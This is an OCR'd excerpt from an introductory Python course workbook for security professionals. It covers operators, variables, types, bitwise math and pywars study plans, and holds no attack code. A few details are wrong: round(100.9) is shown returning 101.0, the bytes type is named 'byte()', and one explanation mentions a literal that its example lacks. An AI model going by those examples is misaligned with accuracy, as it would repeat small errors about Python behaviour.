
Operators are used to perform calculations. The operators include the normal mathematical operators, such as plus and minus. They also include binary math operators such as the caret, which is used for “exclusive or”, the pipe symbol, which is a “binary or”, and the ampersand, which is a “binary and”.

Delimiters are used to separate parameters, define data structures, and define the order of operations. If the interpreter finds something else in your program that it doesn't recognize as a keyword, literal, operator, delimiter, or comment, it will assume it is a variable as long as it conforms to the naming standards for variables. All variable names must begin with an underscore or an alphabetic character (a–z, A–Z).

Everything that doesn't fall into one of those categories that begins with an underscore or letter is a variable. Those variables can hold data such as values or Python code. There are approximately 150 variables that are preloaded with values or code that are part of the __builtins__ module. For example, a variable named 'print' contains code that sends things to the output device.

Reference:
https://docs.python.org/3/reference/lexical_analysis.html

© 2024 Mark Baggett



Let's look at how Python interprets these lines:

```
>>> print( "Hello" + "World" )
```

Python sees the first word on this line as a variable named "print". The variable "print" is preloaded with a small bit of code to send output to standard out. These small bits of code are called functions. The open and close parentheses after the variable tell Python we want to run the code for the function stored in that variable. Any input to that function is passed inside the parentheses and is called arguments. The argument is passed the argument "Hello", a plus operator, and a literal string "World". Python then adds the strings together, producing the string "HelloWorld".

```
>>> print( Hello + World )
```

If you drop the quotes from that line of code, it has a very different meaning. Python now interprets Hello and World as variables. Python will add together the contents of the two variables (if they exist) and print those results.


```
>>> print( client.answer( client.data("lab1.1.1") + 5 ) )
```

With this line, Python will again see the "print" function and send the results of what follows to the screen. Because client isn't a keyword and it conforms to the naming convention for variables, Python recognizes it as a variable. The period delimiter that follows tells Python that we want to access an attribute, or a method, of the client object. Python then recognizes "answer" as a method that is part of the client object. The parenthesis delimiter tells Python that we want to pass arguments to the "answer" method that we separated by the comma delimiter and end with a closing parenthesis delimiter. The number 1 is a literal.

Variables

Variable names are case-sensitive labels for objects in memory

Labels point to an area in memory containing an object such as an integer, string, or other data



When assigning a variable, Python automatically assigns the type

```
>>> x = "Welcome to Python"
>>> y = 5
>>> Z = 5
>>> globals()
{'__builtins__':...'y': 5, 'Z': 5, 'x':'Welcome to Python'}
>>> y is Z
True
```


A variable is just a text label we create for a memory address that contains a Python object. When Python executes the command "y = 5", it creates an entry in current namespace that holds variable "y" and points it to a memory location containing an integer object of value 5. Anytime your program refers to the variable "y", it knows that you are referring to the memory address that currently contains the value 5. As programmers, we use variables all the time to store data and process it.

Python will automatically determine variable types when assigning variables. It isn't necessary to declare that a variable is going to contain integers or strings or anything else prior to using it. You simply assign the variable that you want.

It is helpful to think of variables as a label for a given memory address. In this conceptual model, executing "Z=5" puts the value 5 into the memory address that we refer to as "Z". Then executing "Z=Z+1" would assign that same memory space the value of 6. If you are new to programming, you can stick with that conceptual model. How Python handles this internally will not become a factor until you begin developing more complex data structures and programs. In reality, when you reassign "Z", Python doesn't change the address pointed to by “Z”; it changes where “Z" points in memory.

Python variable names are stored in a namespace. We will talk more about dictionaries and namespaces later, but you can examine the contents of the global namespace as a dictionary by calling the globals() function. Variable names are case-sensitive, and you can see that this creates two entries in the global namespace dictionary: One uppercase and one lowercase.

Because the variable uppercase "Z" and lowercase "y" both refer to the value 5, they both point to the same place in memory. We can see this with the keyword "is" or by comparing the results of the id() function. When we use the standard CPython interpreter, the id function returns the memory address that a given variable points to. The "is" operator compares two variables to see if they point to the same thing.

© 2024 Mark Baggett

Variable Types

Integers int(): Whole numbers

Floats float(): Real numbers (ex: 3.1415) accurate to 16 decimal places

String str(): "This is a string" 'and so is this!'

Bytes byte(): A collection of bytes with string-like capability

List list(): ["This", "is", "a", "list", 123, 3.14]

Tuples tuple(): ("Group", "of", "Values")

Dictionary dict(): {"Key1":"Value1", "Key2":"Value2"}

```
>>> type(1)
<class 'int'>
>>> type("Hello")
<class 'str'>
>>> x="Hello"
>>> type(x)
<class 'str'>
```

type() will identify the type of a variable or a literal

Python variables come in different "types". For a significant part of the rest of this class, we will be looking at the types of variables and what you can do with them. We will go over each of them in more detail, but here we'll look at what those types are. Although this is not an exhaustive list, you will do most of your coding with one of these primary variable types in Python.

In Python 3, integers are whole numbers. Floats are numbers with decimal points that are accurate up to 16 decimal places. Strings are groups of characters surrounded by quotes. Bytes are a collection of 8-bit values in a string-like object. Lists are an indexed group of items similar to arrays in other languages. A tuple is similar to a list, but it is lightweight and faster, with less functionality. Dictionaries are very useful for quickly storing and retrieving data.

The Python type() function can be used to see what Python thinks some data is. You can use it to check literals such as 1 or "Hello" if you don't know what they are. But, more often, we use the type() function on a variable to see what it is storing.

© 2024 Mark Baggett

Another Variable Type: Functions

In addition to the 35 or so keywords, there are other things in Python that can execute commands for you...variables

- Really, 'print' is just a variable
- Putting parentheses after a variable that contains code will execute the code stored inside that variable
- You can pass input to that code by putting comma separated values in the parentheses
- Python preloads the variable print and others when it is started

```
>>> print
<built-in function print>
>>> print()

>>> print("hello")
hello
>>> x = print
>>> print = 5
>>> x("hello")
hello
>>> x(print)
5
>>> del print
>>> print("restored!")
restored!
```

contains code

parentheses execute the code

provide input to code

but really print is no different than any other variable

erase our print variable containing 5

The __builtins__ module holds all the variables containing code and other values that are preset by the Python interpreter when the interpreter starts

In addition to the 35 or so keywords that tell the Python interpreter what do, your variables can contain code that tells the interpreter what to do. Python comes preloaded with around 150 different variables containing code and other values. When a variable contains code, it is called a function. It is easy to tell the difference between a function and a keyword. A keyword will have spaces before or after it. Keywords do not have parentheses after them. When you want to run the code that is stored inside a function variable, you must place an open and closing parentheses after the variable name. In the example above, you can see that when you only type 'print' in the python interpreter, it tells you that the variable print contains a built-in function. When you add open and closing parentheses, it executes the code in that function and prints a blank line to the screen. Many functions, such as print, can be passed 'argument' inside the parentheses which they will receive as input to the code they execute. For example, when we pass "hello" to the print function, its code receives the string "hello" and prints that to the screen.

Really, print is just a variable that contains code. If we assign x to be equal to the variable print, then the variable x now contains that code. If we assign 5 to the variable print, then it now contains the integer 5, and it no longer contains the code that prints to the screen. Now, we can use the variable x to display "hello" on the screen or to display the integer stored in the variable print on the screen. This slide is intended to show you that you CAN overwrite those built-in variables because they are really just variables. However, you want to be careful **not** to overwrite the built-in variables with other values, as your programs will behave in unexpected ways. If you do overwrite a built-in variable, you have not done any permanent damage. Those variables will be reloaded with the original values when Python restarts. You can also use the keyword 'del' to delete your print variable, and Python will once again call its original print variable.

If you want to assign some code to a variable, you do that with the "def" keyword. We will discuss creating your own function in this way later in the course.

© 2024 Mark Baggett

Assignments

```
>>> some_var = 10
>>> some_var = some_var + 5
>>> print( some_var )
15
```

The code to the right of the assignment operator is solved, including any function calls

Then, the result is stored in a variable

If the variable "some_var" is on both sides of the assignment operator, the current value of "some_var" is used for the evaluation on the right, and the result updates the current value

When the equal sign assignment operator is used, the code to the right side of the assignment operator is evaluated from left to right. The results of that evaluation are then stored in the variable(s) on the left side of the equal sign. For example:

```
>>> some_var = 10
```

The right side of the equal sign contains a literal and requires no evaluation. This will store the number 10 in a memory location in the global namespace. Then, the next line of code is ready to be executed:


```
>>> some_var = some_var + 5
```

This evaluates the right side of the equal sign first. The variable some_var already contains the literal integer 10 from the previous assignment. Python adds 5 to 10, which results in 15. Now that the right side of the equal sign is fully calculated, the value 15 is stored in memory. The variable some_var is then pointed to that new memory location because it is on the left side of the equal sign. Notice that this has the effect of incrementing the current value in some_var by 5.

```
>>> print( some_var )
```

Now, when we call print some_var, Python prints the value that is stored in the memory location pointed to by some_var. The result printed to the screen is 15.

© 2024 Mark Baggett



You can reassign a variable type by passing it as a parameter to a different variable type. This is sometimes referred to as "casting" in other languages. But I don't think that term accurately describes what happens in Python. Casting a variable usually implies treating an existing variable in memory as a different kind of variable. For example, you would look at the address where a string is stored as an integer. But that isn't what we are doing in Python. In Python, this action creates a new object in memory of the type specified and sets its value to whatever is passed as a parameter. In the line `'a = str(a)'` above, a new string object is created in memory and set to a value currently held in variable 'a', which is 100. Then, the variable 'a' points to the new object.

When you use the int() function on a float, it does the floor operation and doesn't round the numbers. If you wanted to round the numbers, you would need to call Python's round() function first.

```
>>> int(100.9)
100
>>> round(100.9)
101.0
>>> int(round(100.9))
101
```


© 2024 Mark Baggett

Example of Changing Types

```
>>> "5" + 5
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: can only concatenate str (not "int") to str
>>> int("5") + 5
10
>>> "5" + str(5)
'55'
```

You cannot add an integer to a string. What is "M" + 5?
Use str() or int() to make them the same type
Adding integers or floats uses mathematical addition
Adding strings together concatenates them together

If you try to add together strings and integers, Python will give you an error message. Data types do not necessarily have to match. For example, you can add together integers and floating point numbers. But you cannot add together strings and integers. It is nonsensical to ask, "What is the word 'fred' plus the number 5?" You can add the word "WORLD" to the word "HELLO" and get "HELLOWORLD". You can also add the number 10 to the number 5 and get 15. Consider adding "5" + 5; that is, to add the character "5" to the integer 5. Trying this results in a Python error. To perform this operation, you must first turn the integer into a string or turn the string into an integer.

The + operator magically switches between the addition operator and the concatenate operation based on whether you are adding together strings or integers. You might be wondering how that happens. The magic isn't in the + operator. All that the + operator does is call the __add__ method associated with the object before it and pass the argument after the + as the argument to __add__(), as shown here:

```
>>> a = 100
>>> b = 200
>>> a.__add__(b)        # a + b actually executes this method
300
```

Variable types in Python have what are called "magic" methods that know how to add, subtract, and multiply the objects. So, integers know how to add other integers. Strings know how to add other strings and so on:

```
>>> "A".__add__("B")
'AB'
```

Of course, you can refer to Python's documentation for a complete reference to Magic Methods.

© 2024 Mark Baggett

Math Operators

Consider when x = 5

Operation	Example	Result in x
Addition	x = x + 5	10
Subtraction	x = x – 10	-5
Multiplication	x = x * 5	25
Division	x = x / 2	2.5
Floor (drop decimal)	x = x // 2	2
Modulo (remainder)	x = x % 2	1
Exponent	x = x ** 2	25

Python supports all of these math operators. You can perform assignments with an equal sign. You can use the plus sign to perform addition, the minus sign to do subtraction, asterisks to do multiplication, the forward slash to do division, two asterisks to do exponent math, and the percent sign to perform the modulo function. The floor operator does division but drops the decimal portion of the number. It doesn't round the numbers. The modulo function will return the remainder of the division of the two numbers. For example, 10%7 is the remainder of 10 divided by 7. In this case, 10 divided by 7 is 1 remainder 3. So, 10%7 is equal to 3.

© 2024 Mark Baggett
Technet24

Assignment Shortcuts

Shortcuts for updating variables:

`a += 1`	shortcut for a = a + 1
`a -= 1`	shortcut for a = a - 1
`a *= 2`	shortcut for a = a * 2
`a /= 10`	shortcut for a = a / 10
`a //= 2`	shortcut for a = a // 2
`a %= 5`	shortcut for a = a % 5

Remember: a=-1 is the incorrect order for the operators. It assigns a negative 1 to the variable "a"

Python also has some shortcuts for reassigning an existing variable. For example, if you want to add 5 to the current value of the variable "a", you use the line "a = a + 5". These types of operations are very common, so Python provides shortcuts for math operators that adjust a variable based on its current value. You can write "a = a + 5" as "a += 5". These two expressions do the exact same thing. I sometimes see people make the mistake of writing this as "a =+ 5", and their program doesn't work properly. It is easy to remember the order when you realize that "a =+ 5" is assigning a POSITIVE number 5 and "a =- 5" assigns a negative 5. If you want to use the shortcut, you put the operator before the equal sign. Python provides these shortcuts for all the math operators, including +, -, *, /,//, %, and **.

© 2024 Mark Baggett

Please Excuse My Dear Aunt Sally

```
>>> (1 + 2) * 3
9
>>> 1 + 2 * 3
7
```

```
>>> True or True and False
True
>>> (True or True) and False
False
```

The normal math order of operations (Parentheses, Exponents, Multiply and Divide, Add and Subtract) is used and called PEMDAS in the United States

Internationally, acronyms such as BOMDAS or BEDMAS are used

This course will call them "Parentheses"

Always use them to enforce the order of operations

The Boolean AND operator take precedence over the OR operator

As expressions are evaluated, Python honors the normal mathematics order of operations. Remember what your fourth-grade teacher taught you: “Please Excuse My Dear Aunt Sally (Parentheses, Exponents, Multiplication and Division, Addition and Subtraction)." Parentheses are used to tell what operations to complete first. Next, exponents are solved, then multiplication and division, and finally, addition and subtraction.


Internationally, this is referred to by several names, such as BODMAS, BEDMAS, BIMDAS, and others. But they all mean the same things. Parentheses (aka Brackets) come first. Next are the exponents (aka order or index). Then comes Multiplication and Division. These two operations have the same precedent and are performed from left to right. That is why some of these acronyms may contain "MD" or "DM“; they have equal priority and are performed from left to right. Consider 5*10/2; it doesn't matter what order you do those three operations in, you will always arrive at 25. Last, addition and subtraction also have the same precedent and are performed left to right.

Parentheses are always used to force an operation to take place before another. Using parentheses to explicitly state your desired order of operations is always a good idea. Some operations may take precedence that you were not anticipating. For example, an AND operation goes before an OR operation.

© 2024 Mark Baggett

Technet24

Base 2 and Base 16 Assignments



You can assign values in hexadecimal by putting a 0x before the byte values. You can also assign values in binary by putting a 0b before a series of ones and zeros.

The int() function will accept two parameters: The first is a string representing the value of the integer, and the second is the base you want when converting the string to a numeric. This is useful for converting strings to numbers. In Python 2.6 and later, you can also precede a number with 0b for a binary assignment or 0x for a hexadecimal assignment. For example, we could assign "A = 0b0110" or "A = 0xff."
The value of any integer variable will be printed in decimal format regardless of how you assign it. To see a value in its integer or hexadecimal representation, you will need to use bin() and hex().

Remember that all values, regardless of their base, will be printed in their decimal integer format by default. So, even if you assign a variable a hexadecimal value such as "a=0xff00", printing the value of "a" results in the decimal number 65280. If you want to see the value in hexadecimal, you will call the hex() function to show its value. Likewise, to show binary values, you can use the bin() function to print a number in binary. Security professionals often need to be able to move back and forth between hexadecimal, binary, and decimal. Python makes this easy.

© 2024 Mark Baggett

Bit Math Operators

&	bitwise AND
|	bitwise OR
^	bitwise XOR
<<	shift bits left
>>	shift bits right
~	bitwise complement

```
>>> format(0b10101010 & 0b00001111, "08b")
'00001010'
>>> format(0b10000001 | 0b00111100, "08b")
'10111101'
>>> format(0b10101010 ^ 0b00001111, "08b")
'10100101'
>>> format(0b10001111 << 2, "08b")
'1000111100'
>>> format(0b11110000 >> 3, "08b")
'00011110'
>>> format(~0b11110000, "08b")
'-11110001'
```


You can also do assignments in bases other than base 10, such as binaries and hexadecimal. This capability can be particularly useful when you are working with bits such as flags in packet captures and network masks. In these examples, we are using the format() function to tell Python to print the output as binary ones and zeros instead of a decimal number. We will discuss the format function later in this section. In the first example on this slide, the & operation is being used to perform a logical AND operation at the bit level of the two numbers provided. In the second example, the | operator is being used to perform a logical OR operation at the bit level. The third does an XOR and so on. The output is pretty easily understood if you understand how the logical operators work. We will discuss the logical operators later as well.

It is worth noting that when we shifted the bits two places to the left, our output contained more than 8 bits. You ended up with 10 bits. The format() function has a mask of "08b" which would print **at least** 8 bits with leading zeros but doesn't truncate values that are larger than 8-bit.

Also worth noting is the strange output of the bitwise complement operator. The bitwise operator performs a two's complement operation. That is how negative numbers are stored by most programming languages. A two's complement will flip all of the bits, changing zeroes to ones, and vice versa, then add one. However, Python binary strings do not store negative numbers in a traditional two's complement format. It stores the sign and the bits. While the output might confuse programmers who are used to dealing with two's complement, this format enables you to do things that would crash other languages, such as `"0b1 << 99999"`. That produces an integer whose binary representation is 1 followed by 99999 zeroes.

```
>>> format(5, "08b")     <- Binary 5
'00000101'
>>> format(-5, "08b")    <- Binary negative 5
'-0000101'
>>> format(~5, "08b")    <- Binary of 5 after bitwise compliment
'-0000110'
```


© 2024 Mark Baggett
Technet24

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

Challenges of Programming Classes

Students' experience in software development varies widely

- *Veteran Programmers:* Some of you already know how to code and want to learn how to apply your coding to information security. You will likely need some additional challenges to keep you engaged during introductory topics.
- *Nonprogrammers:* Some of you have never written code before. If you are new to programming, you can turn to pywars as you develop your skills.
- *Programmers New to Python:* Most students have some experience in some other language. Use pywars to solidify concepts.

The Mythical Man-Month by Frederick Brooks says the "average" programmer can write only 10 lines of code a day!

The best way to learn is hands-on. You need keyboard time.

We have a fundamental problem with programming courses. Some of you already have several years of software development and scripting. Other students in this class have never developed any scripts. If we instruct to satisfy the most advanced, then most of you will be lost, and that doesn't sound like a good idea. If we just teach to the students who have never coded before, then many of you will be bored out of your mind. We need some way to keep the advanced users engaged while we cover the basics and catch up to them.

We also have a fundamental problem when it comes to the amount of time required to write good code. According to Frederick Brooks' classic book *The Mythical Man-Month*, the average software developer can write only 10 good lines of code a day. Modern estimates vary, but generally speaking, the average programmer will create between 8 and 50 good lines of code a day. We need to write more than that for just ONE of our programs! (https://en.wikipedia.org/wiki/The_Mythical_Man-Month)

The last problem we need to talk about is the need to have time on the keyboard. You won't learn to program by watching me. You need to do this yourself. That means you need to spend a lot of time coding.

© 2024 Mark Baggett

Technet24

Our Solution

Problem: Need keyboard time—must be hands-on:

- We will have a **lot** of lab time, but this will make the differences in skills even more apparent, as veteran programmers finish the labs much earlier

Problem: 10 SLOC (Source lines of code) a day:

- "Fill in the blank" or "Arrange the pieces" type labs
- "-final" completed programs are there for reference
- Veteran programmers can ignore parts of prewritten code

Problem: Varying skill levels in students

- We have an additional challenge in this class: pywars!
- Veteran programmers will spend more time here at first
- Beginners may go to pywars as material becomes complex

Let's talk about how we will solve each of these problems in this class. First, we will solve the need for keyboard time by doing SEVERAL labs. This course will have many labs for you to work on. Also, the labs are designed to minimize the amount of code you have to write while maximizing your understanding of the programming concepts. If you can write only a few good lines of code a day, we will provide you with most of the program already written and only ask you to complete the puzzle by writing the parts of the code that really matter. After we have covered a subject such as parsing the command line, that code will be written for you in all subsequent projects. These "fill in the blank" and "arrange the pieces" type labs will focus the attention on the critical pieces of the program. Additionally, a completed version of each of the labs is available in the directories for you to reference. If you get stuck and aren't sure where to go, you can open that completed program to see where to go next. Veteran programmers can choose to ignore portions of the prewritten code and write a larger portion of the programs themselves. But we have another solution to help keep veteran programmers engaged: pywars.

Pywars is a self-guided online capture-the-flag game. Beginners will probably spend very little time in pywars during class, but you are welcome to work on them during breaks and lunch.

Veteran programmers can use pywars to challenge themselves as we cover material that they may already be familiar with. Beginners will likely ignore pywars at first, other than labs, and return to pywars during Sections 3 through 5 when the material difficulty goes beyond their comfort zone. Most of you will be somewhere in between, with the majority of our class time focused on the course material, but using pywars challenges you to solidify the concepts as we talk about them. For example, if you know a pywars question is related to the manipulation of strings when we discuss that issue, you can apply your skills to that question.

Most veteran programmers will work through pywars until they reach a challenge that begins testing their skills. As their pace slows while they work through those solutions on their own, the class material catches up to their skill, and then we all move forward together.

© 2024 Mark Baggett

Live Classroom New Coders' GPYC Self-Paced Study Plan


Listen to the lecture and closely follow your book. Expect to **finish 25% of labs** during time allotted in class. Shown below in **GREEN** = Completed In Class

Finish all the **non-pywars labs** during the time allotted **during class**

MOST of your labs are **BONUS MATERIAL** shown in **BLUE** = After class

Q: "Where do I go to learn more after class?" **A:** "I'll give you more pywars!"

Please do SOME of Lab 2 at the start of Lab 2. **Don't go back to Lab 1.**



Alternate Approaches: It's self-paced! Some students choose to spend all week on Sections 1 and 2, but then you're on your own for 3–5.

If you're new to coding and you want to pass the GIAC Python Coder Exam (GPYC), let's talk about how to do that. Let's face it—no Python coding certification that someone with no coding experience can pass after just listening to five sections of the lecture is worth having. It will take some work to get there, but the course is structured with you in mind. pywars will have the advanced users engaged for the first several sections so that we can move at a lecture pace that is comfortable for new coders. To make that happen, you have to ask questions when you don't understand so the instructor will know to slow down.

You will not be able to complete ALL of the pywars labs during the time allotted if you have not coded before. Instead, expect to finish about one-fourth of them. The first 25% is enough for you to understand the concepts required to move on to the next subject. Complete 25% for each section so you are prepared to discuss the next subject, which will likely build on those concepts. Then, during the evenings after class or when you get back home next week, go back and finish the other labs. To master the subject in a way that is required for the exam will require you to complete all those labs, perhaps multiple times.

There are many labs in your books that are not pywars labs. For example, when we write a sniffer, a backdoor, and a forensics laptop tracker, you do not use pywars. You should try to complete these during class, and if you don't have enough time in class, let the instructor know. Most instructors are eager to stay late or meet you before class to make sure you understand the material.

If that doesn't appeal to you, then don't do that! It's self-paced learning and you can approach this however you would like. Some students choose to go very slowly, completely ignoring lecture time and working through the book at their own pace. By the end of the week, they may have only covered the material in Sections 1 and 2, but they have a solid understanding of that material. One disadvantage to this approach is that when you do your self-study of Sections 3–5, you don't have the benefit of an instructor being there to answer questions. That's why I recommend the approach of keeping pace with the material and leaving large portions of your labs unfinished. When you get home, you will still have unsolved challenges you can use to build skills and prepare for the exam.

© 2024 Mark Baggett

Technet24

OnDemand New Coders' GPYC Self-Paced Study Plan

Listen to the lecture and **PAUSE** while you answer **ALL** of the pywars labs.

USE THE BOOK your first time through the labs. Even while using the book, it may **take an entire day** just to complete all of the labs in a section.

Labs increase in difficulty in each lab section. Especially the 2-point questions.

After completing all the labs and watching all sections, go back and write a single program **WITHOUT** using the books that will answer all the pywars labs. Use "Section 7" as a guide for this.

Bonus learning opportunities are available in the CTF Challenges.

- Course labs have "LAB" in the name. Example "Lab1.1.0"
- CTF Challenges do not have "LAB" in the name. Example "session-stumper"

"Section 7" of the OnDemand Content contains answers with explanations for all the CTF questions.

OnDemand Students have a special opportunity while taking this class. So much of learning to speak a new language is immersion and you can immerse yourself in Python in a way that is not possible for the student in the live classroom. If you are new to coding, here is what I recommend you do to prepare for the GPYC exam using the OnDemand Platform.

First, recognize that my lecture is just intended to get you ready to do the labs. This course is really all about the hands-on labs. Focus on doing the labs and get as much hands-on keyboard time as you can. Listen to my lecture, then when I introduce a lab pause OnDemand and complete ALL of the labs in that section. Use your workbook and follow the instructions given. There are many details that are outlined in the workbook that will make you a better coder and help you be better prepared for the exam. It may take a while to finish all the labs in a section. Remember that I only intended for the in-person students to complete about 1/4 of them so if you need to spend an entire day on the first set of labs from Section 1, I recommend you do that. It SHOULD take you more than 8 hours to finish each section of a course that is normally presented in a single day in the live class.

